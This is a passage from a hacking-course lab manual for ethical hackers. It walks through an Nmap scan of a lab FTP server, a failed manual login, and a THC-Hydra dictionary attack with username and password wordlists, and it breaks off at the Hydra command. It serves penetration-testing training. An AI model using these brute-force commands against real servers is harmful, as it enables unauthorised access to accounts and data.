

Lab 2: Perform a Web Server Attack

Lab Scenario

After gathering required information about the target web server, the next task for an ethical hacker or pen tester is to attack the web server in order to test the target network's web server security infrastructure. This requires knowledge of how to perform web server attacks.

Attackers perform web server attacks with certain goals in mind. These goals may be technical or non-technical. For example, attackers may breach the security of the web server to steal sensitive information for financial gain, or merely for curiosity's sake. The attacker tries all possible techniques to extract the necessary passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience, as some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Brutus and THC-Hydra, to crack web passwords.

An ethical hacker or pen tester must test the company's web server against various attacks and other vulnerabilities. It is important to find various ways to extend the security test by analyzing web servers and employing multiple testing techniques. This will help to predict the effectiveness of additional security measures for strengthening and protecting web servers of the organization.

Lab Objectives

- Crack FTP credentials using a Dictionary Attack
- Gain Access to Target Web Server by Exploiting Log4j Vulnerability

Overview of Web Server Attack

Attackers can cause various kinds of damage to an organization by attacking a web server, including:

- Compromise of a user account
- Secondary attacks from the website and website defacement
- Root access to other applications or servers
- Data tampering and data theft
- Damage to the company's reputation

Task 1: Crack FTP Credentials using a Dictionary Attack

A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.


First, find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.

1. Click [Parrot Security](#) to switch to the **Parrot Security** machine.

Here, we will use a sample password file (**Passwords.txt**) containing a list of passwords to crack the FTP credentials on the target machine.


2. Assume that you are an attacker, and you have observed that the FTP service is running on the **Windows 11** machine.
3. Perform an **Nmap scan** on the target machine (**Windows 11**) to check if the FTP port is open.
4. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
5. In the terminal window, run **nmap -p 21 [IP Address of Windows 11]**.

Here, the IP address of **Windows 11** is **10.10.1.11**.

A screenshot of a terminal window titled "nmap -p 21 10.10.1.11 - Parrot Terminal". The terminal shows a user switching from "attacker@parrot" to "root@parrot" using "sudo su". Then, the command "nmap -p 21 10.10.1.11" is executed. The output shows that port 21/tcp is open and running the ftp service. The scan was completed in 0.22 seconds. The terminal background has a dark theme with a parrot illustration.

```
[attacker@parrot]~  
$sudo su  
[sudo] password for attacker:  
[root@parrot]~/home/attacker  
#nmap -p 21 10.10.1.11  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 00:56 EDT  
Nmap scan report for 10.10.1.11  
Host is up (0.00040s latency).  
  
PORT      STATE SERVICE  
21/tcp    open  ftp  
MAC Address: 00:15:5D:01:80:00 (Microsoft)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds  
[root@parrot]~/home/attacker  
#
```

6. Observe that **port 21** is open in **Windows 11**.
7. Check if an FTP server is hosted on the **Windows 11** machine.
8. Run **ftp [IP Address of Windows 11]**. You will be prompted to enter user credentials. The need for credentials implies that an FTP server is hosted on the machine.



The screenshot shows a terminal window titled "ftp 10.10.1.11 - Parrot Terminal". The user starts as "attacker@parrot" and runs "sudo su" to become root. Then, they run "nmap -p 21 10.10.1.11". The output shows that port 21/tcp is open and running the ftp service. The user then runs "ftp 10.10.1.11", which connects to the FTP server. The prompt "Name (10.10.1.11:attacker):" is shown, but no username or password is entered.

```
[attacker@parrot]~[~]
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#nmap -p 21 10.10.1.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 00:56 EDT
Nmap scan report for 10.10.1.11
Host is up (0.0040s latency).


PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
[root@parrot]~[/home/attacker]
#ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker):
```

9. Try entering random usernames and passwords in an attempt to gain FTP access.

The password you enter will not be visible on the screen.


10. As shown in the screenshot, you will not be able to log in to the FTP server. Close the terminal window.



The screenshot shows a terminal window titled "ftp 10.10.1.11 - Parrot Terminal". The user starts as "attacker@parrot" and runs "sudo su" to become root. Then, they run "nmap -p 21 10.10.1.11". The nmap output shows that port 21/tcp is open and running the ftp service. The MAC address is identified as 00:15:5D:01:80:00 (Microsoft). After the scan, the user runs "ftp 10.10.1.11" and connects to the FTP server. They enter the username "james" and are prompted for a password. After entering a password, they receive the message "530 User cannot log in." and "ftp: Login failed". The prompt returns to "ftp>".


```
[attacker@parrot]~  
$sudo su  
[sudo] password for attacker:  
[root@parrot]~/home/attacker  
#nmap -p 21 10.10.1.11  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 01:00 EDT  
Nmap scan report for 10.10.1.11  
Host is up (0.00080s latency).  
  
PORT      STATE SERVICE  
21/tcp    open  ftp  
MAC Address: 00:15:5D:01:80:00 (Microsoft)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds  
[root@parrot]~/home/attacker  
#ftp 10.10.1.11  
Connected to 10.10.1.11.  
220 Microsoft FTP Service  
Name (10.10.1.11:attacker): james  
331 Password required  
Password:  
530 User cannot log in.  
ftp: Login failed  
ftp>
```

11. Now, to attempt to gain access to the FTP server, perform a dictionary attack using the THC Hydra tool.
12. Click **Places** from the top-section of the **Desktop** and click **Desktop** from the drop-down options.




13. Navigate to **CEHv13 Module 13 Hacking Web Servers** folder and copy **Wordlists** folder.

Press **Ctrl+C** to copy the folder.




14. Paste the copied folder (**Wordlists**) on the **Desktop**. Close the window
Press **Ctrl+V** to paste the folder.



15. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

16. In the terminal window, run **hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://[IP Address of Windows 11]**.

The IP address of **Windows 11** in this lab exercise is **10.10.1.11**. This IP address might vary in your lab environment.

